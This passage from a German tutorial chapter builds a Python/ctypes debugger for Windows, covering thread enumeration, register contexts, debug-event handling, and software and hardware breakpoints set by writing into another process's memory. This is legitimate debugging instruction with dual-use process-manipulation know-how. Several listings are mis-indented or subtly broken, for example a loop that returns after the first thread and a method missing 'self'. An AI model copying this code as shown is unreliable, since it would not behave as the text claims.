            debug_event.dwProcessId, \
            debug_event.dwThreadId, \
            continue_status )

def detach(self):

    if kernel32.DebugActiveProcessStop(self.pid):
        print "[*] Finished debugging. Exiting..."
        return True
    else:
        print "There was an error"
        return False

```

Nun wollen wir unser Testprogramm so erweitern, dass wir die neu integrierten Funktionen ausprobieren können.

my_test.py

```

import my_debugger

debugger = my_debugger.debugger()

pid = raw_input("Enter the PID of the process to attach to: ")

debugger.attach(int(pid))

debugger.detach()

```

Probieren Sie das mit folgenden Schritten aus:

1. Wählen Sie **Start ▶ Alle Programme ▶ Zubehör ▶ Rechner**.
2. Klicken Sie die Windows-Funktionsleite mit der rechten Maustaste an und wählen Sie **Task Manager** aus dem Popup-Menü.
3. Wählen Sie den Reiter **Prozesse** aus.
4. Wenn Sie keine PID-Spalte sehen, wählen Sie **Ansicht ▶ Spalten auswählen**.

5. Aktivieren Sie die Checkbox **PID (Prozess-ID)** und klicken Sie auf **OK**.
6. Finden Sie die PID, die mit *calc.exe* verknüpft ist.
7. Führen Sie *my_test.py* mit der gerade ermittelten PID aus.
8. Sobald die Meldung **Press a key to continue...** auf dem Bildschirm erscheint, versuchen Sie, mit der Taschenrechner-GUI zu arbeiten. Sie sollten nicht in der Lage sein, irgendwelche Buttons anzuklicken oder Menüs zu öffnen. Das liegt daran, dass der Prozess angehalten und noch nicht wieder fortgesetzt wurde.
9. Drücken Sie in Ihrer Python-Konsole eine beliebige Taste. Das Skript sollte eine weitere Meldung ausgeben und sich dann beenden.
10. Nun sollten Sie wieder mit der Taschenrechner-GUI arbeiten können.

Wenn alles funktioniert wie beschrieben, kommentieren Sie die beiden folgenden Zeilen in *my_debugger.py* aus:

```
# raw_input("Press any key to continue...")
# self.debugger_active = False
```

Nachdem wir nun wissen, wie man ein Prozess-Handle ermittelt, einen Prozess unter dem Debugger erzeugt und sich an einen laufenden Prozess ankoppelt, sind wir bereit für die erweiterten Features, die unser Debugger unterstützen soll.

3.2 Den Zustand der CPU-Register abrufen

Ein Debugger muss in der Lage sein, den Zustand der CPU-Register an jeder Stelle und zu jedem Zeitpunkt zu ermitteln. Auf diese Weise können wir bestimmen, wie der Zustand des Stacks nach einer Ausnahme aussieht, an welcher Stelle der Instruktionszeiger gerade steht, und erhalten weitere nützliche Detailinformationen. Zuerst müssen wir ein Handle des aktuell laufenden Threads im Debugger ermitteln, wozu wir die Funktion `OpenThread()`¹⁰ verwenden, die wie folgt aussieht:

```
HANDLE WINAPI OpenThread(
    DWORD dwDesiredAccess,
    BOOL bInheritHandle,
    DWORD dwThreadId
);
```

Das sieht der Schwesterfunktion `OpenProcess()` sehr ähnlich, nur dass wir diesmal einen *Thread-Identifier (TID)* anstelle eines Prozess-Identifiers übergeben.

Wir benötigen eine Liste aller Threads, die innerhalb des Prozesses laufen, müssen den gewünschten Thread auswählen und mithilfe von `OpenThread()` ein gültiges Handle abrufen. Sehen wir uns an, wie man die Threads in einem System durchzählt.

10. Siehe MSDN OpenThread-Funktion
(<http://msdn2.microsoft.com/en-us/library/ms684335.aspx>).

3.2.1 Threads aufspüren

Um den Registerstatus eines Prozesses bestimmen zu können, müssen wir in der Lage sein, alle laufenden Threads innerhalb des Prozesses zu ermitteln. Die Threads sind das, was eigentlich innerhalb des Prozesses ausgeführt wird. Selbst wenn es sich nicht um eine Multithread-Anwendung handelt, besteht sie doch aus mindestens einem Thread, dem Haupt-Thread. Wir können die Threads mithilfe einer sehr mächtigen Funktion namens `CreateToolhelp32Snapshot()`¹¹ (die aus `kernel32.dll` exportiert wird) aufspüren. Diese Funktion ermöglicht es uns, eine Liste der Prozesse, Threads und geladenen Module (DLLs) innerhalb eines Prozesses zu ermitteln, ebenso wie den vom Prozess genutzten Heap. Der Funktionsprototyp sieht wie folgt aus:

```
HANDLE WINAPI CreateToolhelp32Snapshot(
    DWORD dwFlags,
    DWORD th32ProcessID
);
```

Der Parameter `dwFlags` legt fest, welche Informationen gesammelt werden sollen (Threads, Prozesse, Module oder Heaps). Wir setzen diesen Parameter auf `TH32CS_SNAPTHREAD` (das den Wert `0x00000004` hat), was bedeutet, dass wir alle innerhalb des Snapshots registrierten Threads erfassen wollen. Der `th32ProcessID`-Parameter ist einfach die PID des Prozesses, von dem der Schnappschuss erzeugt werden soll, aber er wird nur in den Modi `TH32CS_SNAPMODULE`, `TH32CS_SNAPMODULE32`, `TH32CS_SNAPHEAPLIST` und `TH32CS_SNAPALL` verwendet. Es ist also unsere Sache herauszufinden, ob ein Thread zu unserem Prozess gehört oder nicht. Wenn `CreateToolhelp32Snapshot()` erfolgreich ist, liefert es ein Handle auf ein Snapshot-Objekt zurück, das wir in weiteren Aufrufen nutzen, um zusätzliche Informationen zu gewinnen.

Sobald wir eine Liste der Threads von dem Snapshot besitzen, können wir damit anfangen, sie durchzunummerieren. Das leiten wir mit der Funktion `Thread32First()`¹² ein, die wie folgt aussieht:

```
BOOL WINAPI Thread32First(
    HANDLE hSnapshot,
    LPTHREADENTRY32 lpte
);
```

Der `hSnapshot`-Parameter enthält das offene Handle, das von `CreateToolhelp32Snapshot()` zurückgegeben wurde, und der `lpte`-Parameter ist ein Zeiger auf eine `THREADENTRY32`-Struktur¹³. Diese Struktur wird mit Daten gefüllt, wenn der Aufruf von

11. Siehe MSDN CreateToolhelp32Snapshot-Funktion
(<http://msdn2.microsoft.com/en-us/library/ms682489.aspx>).

12. Siehe MSDN Thread32First-Funktion
(<http://msdn2.microsoft.com/en-us/library/ms686728.aspx>).

`Thread32First()` erfolgreich war, und enthält Informationen zum ersten gefundenen Thread. Diese Struktur ist wie folgt definiert:

```
typedef struct THREADENTRY32{
    DWORD dwSize;
    DWORD cntUsage;
    DWORD th32ThreadID;
    DWORD th32OwnerProcessID;
    LONG tpBasePri;
    LONG tpDeltaPri;
    DWORD dwFlags;
};
```

Uns interessieren drei Felder dieser Struktur: `dwSize`, `th32ThreadID` und `th32OwnerProcessID`. Das `dwSize`-Feld muss initialisiert werden, bevor der Aufruf von `Thread32First()` erfolgt. Hierzu verwenden wir einfach die Größe der Struktur. `th32ThreadID` ist die TID des von uns untersuchten Threads. Wir können diesen Identifier als `dwThreadId`-Parameter für die vorhin erläuterte `OpenThread()`-Funktion verwenden. Das Feld `th32OwnerProcessID` ist die PID des Prozesses, unter dem der Thread läuft. Um alle Threads innerhalb des Zielprozesses zu ermitteln, vergleichen wir jeden `th32OwnerProcessID`-Wert mit der PID des Prozesses, den wir erzeugt oder an den wir uns angekoppelt haben. Bei einem Treffer wissen wir, dass es sich um einen Thread handelt, der zu dem von uns untersuchten Prozess gehört. Sobald wir die Informationen für den ersten Thread ermittelt haben, können wir uns mithilfe des Aufrufs von `Thread32Next()` dem nächsten Thread-Eintrag innerhalb des Snapshots zuwenden. Dieser Aufruf verwendet genau die gleichen Parameter wie die bereits beschriebene Funktion `Thread32First()`. Wir müssen `Thread32Next()` dabei in einer Schleife ausführen, bis in der Liste keine weiteren Threads vorhanden sind.

3.2.2 Alles zusammenfügen

Nachdem wir nun ein gültiges Handle für einen Thread beschaffen können, besteht der letzte Schritt darin, die Werte aller Register abzurufen. Dies geschieht, wie hier gezeigt, durch den Aufruf von `GetThreadContext()`.¹⁴ Sobald wir einen gültigen Kontext-Datensatz besitzen, können wir auch die Schwesterfunktion `SetThreadContext()`¹⁵ verwenden, um die Werte zu ändern.

-
13. Siehe MSDN THREADENTRY32-Struktur (<http://msdn2.microsoft.com/en-us/library/ms686735.aspx>).
 14. Siehe MSDN GetThreadContext-Funktion (<http://msdn2.microsoft.com/en-us/library/ms679362.aspx>).
 15. Siehe MSDN SetThreadContext-Funktion (<http://msdn2.microsoft.com/en-us/library/ms680632.aspx>).

```
BOOL WINAPI GetThreadContext(
    HANDLE hThread,
    LPCONTEXT lpContext
);

BOOL WINAPI SetThreadContext(
    HANDLE hThread,
    LPCONTEXT lpContext
);
```

Der `hThread`-Parameter ist das vom `OpenThread()`-Aufruf zurückgegebene Handle, und der `lpContext`-Parameter ist ein Zeiger auf eine `CONTEXT`-Struktur, die alle Registerwerte aufnimmt. Es ist wichtig, diese `CONTEXT`-Struktur zu verstehen, die wie folgt definiert ist:

```
typedef struct CONTEXT {
    DWORD ContextFlags;
    DWORD Dr0;
    DWORD Dr1;
    DWORD Dr2;
    DWORD Dr3;
    DWORD Dr6;
    DWORD Dr7;
    FLOATING_SAVE_AREA FloatSave;
    DWORD SegGs;
    DWORD SegFs;
    DWORD SegEs;
    DWORD SegDs;
    DWORD Edi;
    DWORD Esi;
    DWORD Ebx;
    DWORD Edx;
    DWORD ECX;
    DWORD Eax;
    DWORD Ebp;
    DWORD Eip;
    DWORD SegCs;
    DWORD EFlags;
    DWORD Esp;
    DWORD SegSs;
    BYTE ExtendedRegisters[MAXIMUM_SUPPORTED_EXTENSION];
};
```

Wie Sie sehen, sind in dieser Liste alle Register enthalten, einschließlich der Debug- und Segmentregister. Im weiteren Verlauf der Entwicklung unseres Debuggers werden wir diese Struktur ausgiebig nutzen, weshalb Sie sich gut mit ihr vertraut machen sollten.

Kehren wir nun zu unserem alten Bekannten `my_debugger.py` zurück und erweitern wir ihn ein wenig um das Aufspüren von Threads und den Abruf von Registerwerten.

my_debugger.py

```
class debugger():

    ...

    def open_thread (self, thread_id):

        h_thread = kernel32.OpenThread(THREAD_ALL_ACCESS, None,
                                      thread_id)

        if h_thread is not None:
            return h_thread
        else:
            print "[*] Could not obtain a valid thread handle."
            return False

    def enumerate_threads(self):

        thread_entry = THREADENTRY32()
        thread_list  = []
        snapshot = kernel32.CreateToolhelp32Snapshot(TH32CS
                                                    _SNAPTHREAD, self.pid)

        if snapshot is not None:
            # Muss Größe der Struktur enthalten,
            # oder der Aufruf schlägt fehl.
            thread_entry.dwSize = sizeof(thread_entry)
            success = kernel32.Thread32First(snapshot,
                                              byref(thread_entry))

            while success:
                if thread_entry.th32OwnerProcessID == self.pid:
                    thread_list.append(thread_entry.th32ThreadID)
                    success = kernel32.Thread32Next(snapshot,
                                              byref(thread_entry))

                    kernel32.CloseHandle(snapshot)
                    return thread_list
                else:
                    return False

    def get_thread_context (self, thread_id=None, h_thread=None):

        context = CONTEXT()
        context.ContextFlags = CONTEXT_FULL | CONTEXT_DEBUG_REGISTERS

        # Handle für Thread ermitteln
        h_thread = self.open_thread(thread_id)
        if kernel32.GetThreadContext(h_thread, byref(context)):
            kernel32.CloseHandle(h_thread)
            return context
        else:
            return False
```

Nachdem unser Debugger ein bisschen erweitert wurde, wollen wir auch unser Testprogramm aktualisieren, um die neuen Features zu nutzen.

my_test.py

```
import my_debugger

debugger = my_debugger.debugger()

pid = raw_input("Enter the PID of the process to attach to: ")

debugger.attach(int(pid))

list = debugger.enumerate_threads()

# Für jeden Thread in der Liste wollen wir
# die Werte aller Register abrufen.

for thread in list:

    thread_context = debugger.get_thread_context(thread)

    # Nun geben wir den Inhalt einiger Register aus
    print "[*] Dumping registers for thread ID: 0x%08x" % thread
    print "[**] EIP: 0x%08x" % thread_context.Eip
    print "[**] ESP: 0x%08x" % thread_context.Esp
    print "[**] EBP: 0x%08x" % thread_context.Ebp
    print "[**] EAX: 0x%08x" % thread_context.Eax
    print "[**] EBX: 0x%08x" % thread_context.Ebx
    print "[**] ECX: 0x%08x" % thread_context.Ecx
    print "[**] EDX: 0x%08x" % thread_context.Edx
    print "[*] END DUMP"

debugger.detach()
```

Wenn Sie unser Testprogramm diesmal ausführen, sollte die Ausgabe so aussehen wie in Listing 3–1.

```
Enter the PID of the process to attach to: 4028
[*] Dumping registers for thread ID: 0x00000550
[**] EIP: 0x7c90eb94
[**] ESP: 0x0007fde0
[**] EBP: 0x0007fdfe
[**] EAX: 0x006ee208
[**] EBX: 0x00000000
[**] ECX: 0x0007fdd8
[**] EDX: 0x7c90eb94
[*] END DUMP
[*] Dumping registers for thread ID: 0x000005c0
[**] EIP: 0x7c9507b
[**] ESP: 0x0094fff8
[**] EBP: 0x00000000
[**] EAX: 0x00000000
```

```
[**] EBX: 0x00000001
[**] ECX: 0x00000002
[**] EDX: 0x00000003
[*] END DUMP
[*] Finished debugging. Exiting...
```

Listing 3–1 Werte der CPU-Register für jeden laufenden Thread

Ganz schön cool, nicht wahr? Wir können den Zustand aller CPU-Register abfragen, wann immer uns danach ist. Probieren Sie das mit einigen Prozessen aus und sehen Sie sich an, welche Ergebnisse Sie erhalten! Nachdem wir nun den Kern unseres Debuggers aufgebaut haben, wird es Zeit, einige grundlegende Event-Handler und die verschiedenen Breakpunkt-Varianten zu implementieren.

3.3 Debug-Event-Handler implementieren

Damit ein Debugger auf bestimmte Events reagieren kann, müssen wir Handler für jedes möglicherweise auftretende Debug-Event einrichten. Wir erinnern uns an die `WaitForDebugEvent()`-Funktion und wissen, dass diese eine ausgefüllte `DEBUG_EVENT`-Struktur zurückgibt, wenn ein Debug-Event eintritt. Bisher haben wir diese Struktur ignoriert und den Prozess einfach fortgesetzt, aber nun wollen wir Informationen dieser Struktur nutzen, um zu bestimmen, wie ein Debug-Event zu verarbeiten ist. Die `DEBUG_EVENT`-Struktur ist wie folgt definiert:

```
typedef struct DEBUG_EVENT {
    DWORD dwDebugEventCode;
    DWORD dwProcessId;
    DWORD dwThreadId;
    union {
        EXCEPTION_DEBUG_INFO Exception;
        CREATE_THREAD_DEBUG_INFO CreateThread;
        CREATE_PROCESS_DEBUG_INFO CreateProcessInfo;
        EXIT_THREAD_DEBUG_INFO ExitThread;
        EXIT_PROCESS_DEBUG_INFO ExitProcess;
        LOAD_DLL_DEBUG_INFO LoadDll;
        UNLOAD_DLL_DEBUG_INFO UnloadDll;
        OUTPUT_DEBUG_STRING_INFO DebugString;
        RIP_INFO RipInfo;
    }u;
};
```

Diese Struktur enthält sehr viele nützliche Informationen. Der `dwDebugEventCode` ist besonders interessant, da er angibt, welcher Event-Typ von der `WaitForDebugEvent()`-Funktion abgefangen wurde. Er legt auch den Typ und den Wert der `u`-Union fest. Die verschiedenen Debug-Events (basierend auf ihren Event-Codes) sind in Tabelle 3–1 zu sehen.

Event-Code	Wert des Event-Codes	Wert der Union u
0x1	EXCEPTION_DEBUG_EVENT	u.Exception
0x2	CREATE_THREAD_DEBUG_EVENT	u.CreateThread
0x3	CREATE_PROCESS_DEBUG_EVENT	u.CreateProcessInfo
0x4	EXIT_THREAD_DEBUG_EVENT	u.ExitThread
0x5	EXIT_PROCESS_DEBUG_EVENT	u.ExitProcess
0x6	LOAD_DLL_DEBUG_EVENT	u.LoadDll
0x7	UNLOAD_DLL_DEBUG_EVENT	u.UnloadDll
0x8	OUTPUT_DEBUG_STRING_EVENT	u.DebugString
0x9	RIP_EVENT	u.RipInfo

Tab. 3-1 Debug-Events

Durch die Untersuchung des Wertes von dwDebugEventCode können wir ihn auf eine Struktur abbilden, die durch den in der Union u gespeicherten Wert definiert wird. Lassen Sie uns nun unsere Debug-Schleife so erweitern, dass sie uns (basierend auf dem Event-Code) das angestoßene Event zeigt. Mithilfe dieser Information können wir uns den allgemeinen Event-Fluss ansehen, nachdem wir einen Prozess gestartet oder uns an einen Prozess angekoppelt haben. Wir wollen sowohl *my_debugger.py* als auch *my_test.py* dahingehend erweitern.

my_debugger.py

```

...
class debugger():

    def __init__(self):
        self.h_process      = None
        self.pid           = None
        self.debugger_active = False
        self.h_thread       = None
        self.context        = None

    ...

    def get_debug_event():
        debug_event      = DEBUG_EVENT()
        continue_status= DBG_CONTINUE

        if kernel32.WaitForDebugEvent(byref(debug_event),INFINITE):

            # Thread- und Kontextinformationen ermitteln
            self.h_thread = self.open_thread(debug_event.dwThreadId)
            self.context  = self.get_thread_context(self.h_thread)

            print "Event Code: %d Thread ID: %d" %
                  (debug_event.dwDebugEventCode, debug_event.dwThreadId)

```

```
kernel32.ContinueDebugEvent(  
    debug_event.dwProcessId,  
    debug_event.dwThreadId,  
    continue_status )
```

my_test.py

```
import my_debugger  
  
debugger = my_debugger.debugger()  
  
pid = raw_input("Enter the PID of the process to attach to: ")  
  
debugger.attach(int(pid))  
debugger.run()  
debugger.detach()
```

Wenn wir wieder unseren guten alten Freund *calc.exe* verwenden, sollte die Ausgabe unseres Skripts etwa so aussehen wie in Listing 3–2.

```
Enter the PID of the process to attach to: 2700  
Event Code: 3 Thread ID: 3976  
Event Code: 6 Thread ID: 3976  
Event Code: 2 Thread ID: 3912  
Event Code: 1 Thread ID: 3912  
Event Code: 4 Thread ID: 3912
```

Listing 3–2 Event-Codes nach der Ankopplung an einen *calc.exe*-Prozess

Die Ausgabe unseres Skripts zeigt uns, dass zuerst ein CREATE_PROCESS_EVENT (0x3) ausgelöst wird, gefolgt von einigen LOAD_DLL_DEBUG_EVENT (0x6) und einem CREATE_THREAD_DEBUG_EVENT (0x2). Das nächste Event ist ein EXCEPTION_DEBUG_EVENT (0x1), bei dem es sich um einen Windows-gesteuerten Breakpunkt handelt, der es einem Debugger erlaubt, den Prozessstatus zu untersuchen, bevor die Ausführung fortgesetzt wird. Das letzte Event ist EXIT_THREAD_DEBUG_EVENT (0x4). Dabei handelt es sich einfach um den Thread mit der TID 3912, der seine Ausführung beendet.

Das Exception-Event ist von besonderem Interesse, da Exceptions (Ausnahmen) Breakpunkte, Zugriffsverletzungen oder falsche Speicherzugriffsrechte (z.B. den versuchten Schreibzugriff auf einen Nur-Lese-Speicher) enthalten können. All diese Sub-

events sind für uns wichtig, aber beginnen wollen wir damit, den ersten Windows-gesteuerten Breakpunkt abzufangen. Öffnen Sie *my_debugger.py* und fügen Sie den folgenden Code ein.

my_debugger.py

```
...
class debugger():

    def __init__(self):
        self.h_process      = None
        self.pid            = None
        self.debugger_active = False
        self.h_thread        = None
        self.context         = None
        self.exception       = None
        self.exception_address = None

    ...

    def get_debug_event(self):
        debug_event      = DEBUG_EVENT()
        continue_status= DBG_CONTINUE

        if kernel32.WaitForDebugEvent(byref(debug_event),INFINITE):
            # Thread- und Kontextinformationen ermitteln
            self.h_thread = self.open_thread(debug_event.dwThreadId)
            self.context  = self.get_thread_context(h_thread=self.h_thread)

            print "Event Code: %d Thread ID: %d" %
                  (debug_event.dwDebugEventCode, debug_event.dwThreadId)

            # Ist der Event-Code eine Ausnahme,
            # untersuchen wir ihn genauer.
            if debug_event.dwDebugEventCode == EXCEPTION_DEBUG_EVENT:
                # Exception-Code ermitteln
                exception =
                    debug_event.u.Exception.ExceptionRecord.ExceptionCode
                self.exception_address =
                    debug_event.u.Exception.ExceptionRecord.ExceptionAddress

            if exception == EXCEPTION_ACCESS_VIOLATION:
                print "Access Violation Detected."

                # Wird ein Breakpunkt erkannt,
                # rufen wir einen internen Handler auf.
                elif exception == EXCEPTION_BREAKPOINT:
                    continue_status = self.exception_handler_breakpoint()

                elif exception == EXCEPTION_GUARD_PAGE:
                    print "Guard Page Access Detected."

                elif exception == EXCEPTION_SINGLE_STEP:
                    print "Single Stepping."
```

```
kernel32.ContinueDebugEvent( debug_event.dwProcessId,
                            debug_event.dwThreadId,
                            continue_status )

...
def exception_handler_breakpoint(self):
    print "[*] Inside the breakpoint handler."
    print "Exception Address: 0x%08x" % self.exception_address
    return DBG_CONTINUE
```

Wenn Sie Ihr Testskript erneut ausführen, sehen Sie nun die Ausgabe des Exception-Handlers für den Software-Breakpunkt. Wir haben auch schon Abschnitte für Hardware-Breakpunkte (EXCEPTION_SINGLE_STEP) und Speicher-Breakpunkte (EXCEPTION_GUARD_PAGE) angelegt. Bewaffnet mit unserem neuen Wissen können wir nun die drei unterschiedlichen Breakpunkt-Typen und die dazugehörigen Handler implementieren.

3.4 Der machtvolle Breakpunkt

Nachdem wir einen funktionierenden Debugging-Kern besitzen, ist es an der Zeit, Breakpunkte hinzuzufügen. Mithilfe der Informationen aus Kapitel 2 wollen wir Software-Breakpunkte, Hardware-Breakpunkte und Speicher-Breakpunkte implementieren. Wir entwickeln auch spezielle Handler für jeden Breakpunkt-Typ und zeigen, wie man den Prozess sauber fortsetzt, nachdem ein Breakpunkt erreicht wurde.

3.4.1 Software-Breakpunkte

Um Software-Breakpunkte plazieren zu können, müssen wir in der Lage sein, den Speicher eines Prozesses zu lesen und zu schreiben. Dies geschieht mithilfe der Funktionen `ReadProcessMemory()`¹⁶ und `WriteProcessMemory()`.¹⁷ Sie besitzen ähnliche Prototypen:

```
BOOL WINAPI ReadProcessMemory(
    HANDLE hProcess,
    LPCVOID lpBaseAddress,
    LPVOID lpBuffer,
    SIZE_T nSize,
    SIZE_T* lpNumberOfBytesRead
);
```

16. Siehe MSDN `ReadProcessMemory`-Funktion
(<http://msdn2.microsoft.com/en-us/library/ms680553.aspx>).

17. Siehe MSDN `WriteProcessMemory`-Funktion
(<http://msdn2.microsoft.com/en-us/library/ms681674.aspx>).

```
BOOL WINAPI WriteProcessMemory(
    HANDLE hProcess,
    LPCVOID lpBaseAddress,
    LPCVOID lpBuffer,
    SIZE_T nSize,
    SIZE_T* lpNumberOfBytesWritten
);
```

Beide Aufrufe erlauben es dem Debugger, den Speicher des Debug-Prozesses zu untersuchen und zu verändern. Die Parameter sind einfach: `lpBaseAddress` ist die Adresse, an der wir mit dem Lesen oder Schreiben beginnen wollen. Der `lpBuffer`-Parameter ist ein Zeiger für die Daten, die gelesen oder geschrieben werden sollen, und der `nSize`-Parameter gibt die Zahl der Bytes an, die Sie lesen oder schreiben wollen.

Mittels dieser beiden Funktionen können wir mit unserem Debugger recht einfach Software-Breakpunkte nutzen. Lassen Sie uns unseren Debugger-Kern dahingehend erweitern, dass er Software-Breakpunkte setzen und verarbeiten kann.

my_debugger.py

```
...
class debugger():

    def __init__(self):
        self.h_process      = None
        self.pid            = None
        self.debugger_active = False
        self.h_thread       = None
        self.context         = None
        self.breakpoints     = {}

    ...

    def read_process_memory(self,address,length):
        data      = ""
        read_buf   = create_string_buffer(length)
        count      = c_ulong(0)

        if not kernel32.ReadProcessMemory(self.h_process,
                                          address,
                                          read_buf,
                                          length,
                                          byref(count)):
            return False

        else:
            data += read_buf.raw
            return data
```

```

def write_process_memory(self,address,data):
    count = c_ulong(0)
    length = len(data)

    c_data = c_char_p(data[count.value:])
    if not kernel32.WriteProcessMemory(self.h_process,
                                       address,
                                       c_data,
                                       length,
                                       byref(count)):
        return False
    else:
        return True

def bp_set(self,address):
    if not self.breakpoints.has_key(address):
        try:
            # Originalbyte speichern
            original_byte = self.read_process_memory(address, 1)

            # Den INT3-Opcode schreiben
            self.write_process_memory(address, "\xCC")

            # Breakpunkt in unserer internen Liste registrieren
            self.breakpoints[address] = (original_byte)
        except:
            return False
    return True

```

Da wir nun Software-Breakpunkte unterstützen, müssen wir nur noch eine gute Stelle finden, an der wir einen platzieren können. Im Allgemeinen werden Breakpunkte an einem Funktionsaufruf gesetzt. Für unser Beispiel wollen wir unsere altbekannte `printf()`-Funktion als abzufangende Zielfunktion verwenden. Die Windows Debugging-API liefert uns eine klare Methode zur Ermittlung der virtuellen Adresse einer Funktion in Form von `GetProcAddress()`.¹⁸ Auch diese Funktion wird aus `kernel32.dll` exportiert. Diese Funktion verlangt primär ein Handle auf das Modul (eine `.dll`- oder `.exe`-Datei), das die für uns interessante Funktion enthält. Wir bekommen dieses Handle mittels `GetModuleHandle()`.¹⁹ Die Funktionsprototypen für `GetProcAddress()` und `GetModuleHandle()` sehen wie folgt aus:

-
- 18. Siehe MSDN GetProcAddress-Funktion (<http://msdn2.microsoft.com/en-us/library/ms683212.aspx>).
 - 19. Siehe MSDN GetModuleHandle-Funktion (<http://msdn2.microsoft.com/en-us/library/ms683199.aspx>).

```
FARPROC WINAPI GetProcAddress(
    HMODULE hModule,
    LPCSTR lpProcName
);

HMODULE WINAPI GetModuleHandle(
    LPCSTR lpModuleName
);
```

Daraus folgt eine recht geradlinige Kette von Ereignissen: Wir besorgen uns ein Handle auf das Modul und suchen dann nach der Adresse der gewünschten exportierten Funktion. Fügen wir nun also eine Hilfsfunktion in unseren Debugger ein, die genau das macht. Wir erweitern *my_debugger.py* wie folgt:

my_debugger.py

```
...
class debugger():

    ...

    def func_resolve(self,dll,function):

        handle  = kernel32.GetModuleHandleA(dll)
        address = kernel32.GetProcAddress(handle, function)

        kernel32.CloseHandle(handle)

        return address
```

Nun wollen wir ein zweites Testprogramm schreiben, das `printf()` in einer Schleife nutzt. Wir lösen die Funktionsadresse auf und setzen an dieser Stelle einen Software-Breakpunkt. Sobald der Breakpunkt erreicht wird, sollte eine Ausgabe erfolgen und danach setzt der Prozess seine Schleife fort. Legen Sie ein neues Python-Skript namens *printf_loop.py* und geben Sie den folgenden Code ein.

printf_loop.py

```
from ctypes import *
import time

msvcrt = cdll.msvcrt
counter = 0

while 1:
    msvcrt.printf("Loop iteration %d!\n" % counter)
    time.sleep(2)
    counter += 1
```

Nun passen wir unser erstes Testprogramm so an, dass es die Verbindung mit diesem Prozess herstellt und einen Breakpunkt an `printf()` setzt.

my_test.py

```
import my_debugger

debugger = my_debugger.debugger()

pid = raw_input("Enter the PID of the process to attach to: ")

debugger.attach(int(pid))

printf_address = debugger.func_resolve("msvcrt.dll","printf")

print "[*] Address of printf: 0x%08x" % printf_address

debugger.bp_set(printf_address)

debugger.run()
```

Um das zu testen, starten Sie *printf_loop.py* in einer Kommandozeilenkonsole. Ermitteln Sie die PID von *python.exe* über den Windows Task Manager. Dann führen Sie das *my_test.py*-Skript aus und geben diese PID ein. Sie sollten eine Ausgabe sehen wie in Listing 3–3.

```
Enter the PID of the process to attach to: 4048
```

```
[*] Address of printf: 0x77c4186a
[*] Setting breakpoint at: 0x77c4186a
Event Code: 3 Thread ID: 3148
Event Code: 6 Thread ID: 3148
Event Code: 2 Thread ID: 3620
Event Code: 1 Thread ID: 3620
[*] Exception address: 0x7c901230
[*] Hit the first breakpoint.
Event Code: 4 Thread ID: 3620
Event Code: 1 Thread ID: 3148
[*] Exception address: 0x77c4186a
[*] Hit user defined breakpoint.
```

Listing 3–3 Reihenfolge der Ereignisse bei der Verarbeitung eines Software-Breakpunks

Wir erkennen, dass `printf()` in `0x77c4186a` aufgelöst wird und setzen unseren Breakpunkt an dieser Adresse. Die erste abgefangene Ausnahme ist der Windows-gesteuerte Breakpunkt, und die zweite Ausnahme erfolgt an Adresse `0x77c4186a`, der Adresse von `printf()`. Nachdem der Breakpunkt verarbeitet wurde, setzt der Prozess seine Schleife fort. Unser Debugger unterstützt nun Software-Breakpunkte und wir können uns den Hardware-Breakpunkten zuwenden.

3.4.2 Hardware-Breakpunkte

Der zweite Breakpunkt-Typ ist der Hardware-Breakpunkt, der das Setzen bestimmter Bits im Debug-Register der CPU verlangt. Wir haben diesen Prozess im vorigen Kapitel umfassend erläutert und wollen nun die Details der Implementierung angehen. Ein wichtiger Punkt bei der Verwaltung von Hardware-Breakpunkten besteht darin, festzustellen, welche der vier vorhandenen Debug-Register genutzt werden können und welche bereits verwendet werden. Wir müssen sicherstellen, dass immer ein freies Register verwendet wird, anderenfalls haben wir das Problem, dass Breakpunkte an Stellen ausgelöst werden, an denen wir das nicht erwarten.

Wir beginnen damit, alle Threads des Prozesses zu erfassen und für jeden Thread ein CPU-Kontext-Record zu ermitteln. Mithilfe dieses Kontext-Records können wir eines der Register von DR0 bis DR3 (je nachdem, welches frei ist) so setzen, dass es die gewünschte Breakpunkt-Adresse enthält. Wir ändern dann die entsprechenden Bits im DR7-Register, um den Breakpunkt zu aktivieren und dessen Typ und Länge zu setzen.

Sobald die Routine zum Setzen des Breakpunkts steht, müssen wir unsere Debug-Event-Schleife so anpassen, dass sie die Ausnahme abfängt, die durch einen Hardware-Breakpunkt ausgelöst wird. Wir wissen, dass ein Hardware-Breakpunkt einen INT1 (ein Einzelschritt-Event) auslöst, d.h., wir fügen einfach einen weiteren Ausnahme-Handler in unsere Debug-Schleife ein. Wir beginnen mit dem Setzen des Breakpunkts.

my_debugger.py

```
...
class debugger():
    def __init__(self):
        self.h_process      = None
        self.pid            = None
        self.debugger_active = False
        self.h_thread        = None
        self.context         = None
        self.breakpoints     = {}
        self.first_breakpoint= True
        self.hardware_breakpoints = {}

    ...
```

```
def bp_set_hw(self, address, length, condition):
    # Auf gültige Länge prüfen
    if length not in (1, 2, 4):
        return False
    else:
        length -= 1

    # Auf gültige Bedingung prüfen
    if condition not in (HW_ACCESS, HW_EXECUTE, HW_WRITE):
        return False

    # Freien Platz bestimmen
    if not self.hardware_breakpoints.has_key(0):
        available = 0
    elif not self.hardware_breakpoints.has_key(1):
        available = 1
    elif not self.hardware_breakpoints.has_key(2):
        available = 2
    elif not self.hardware_breakpoints.has_key(3):
        available = 3
    else:
        return False

    # Wir setzen die Debug-Register in jedem Thread
    for thread_id in self.enumerate_threads():
        context = self.get_thread_context(thread_id=thread_id)

        # Wir aktivieren das entsprechende Bit im DR7-
        # Register, um den Breakpunkt zu setzen.
        context.Dr7 |= 1 << (available * 2)

        # Adresse des Breakpunkts im gefundenen
        # freien Register speichern
        if available == 0:
            context.Dr0 = address
        elif available == 1:
            context.Dr1 = address
        elif available == 2:
            context.Dr2 = address
        elif available == 3:
            context.Dr3 = address

        # Breakpunkt-Bedingung setzen
        context.Dr7 |= condition << ((available * 4) + 16)

        # Länge setzen
        context.Dr7 |= length << ((available * 4) + 18)

        # Thread-Kontext mit aktiviertem Breakpunkt setzen
        h_thread = self.open_thread(thread_id)
        kernel32.SetThreadContext(h_thread,byref(context))

    # Internes Hardware-Breakpunkt-Array am verwendeten
    # Index setzen
    self.hardware_breakpoints[available] = (address,length,condition)

return True
```

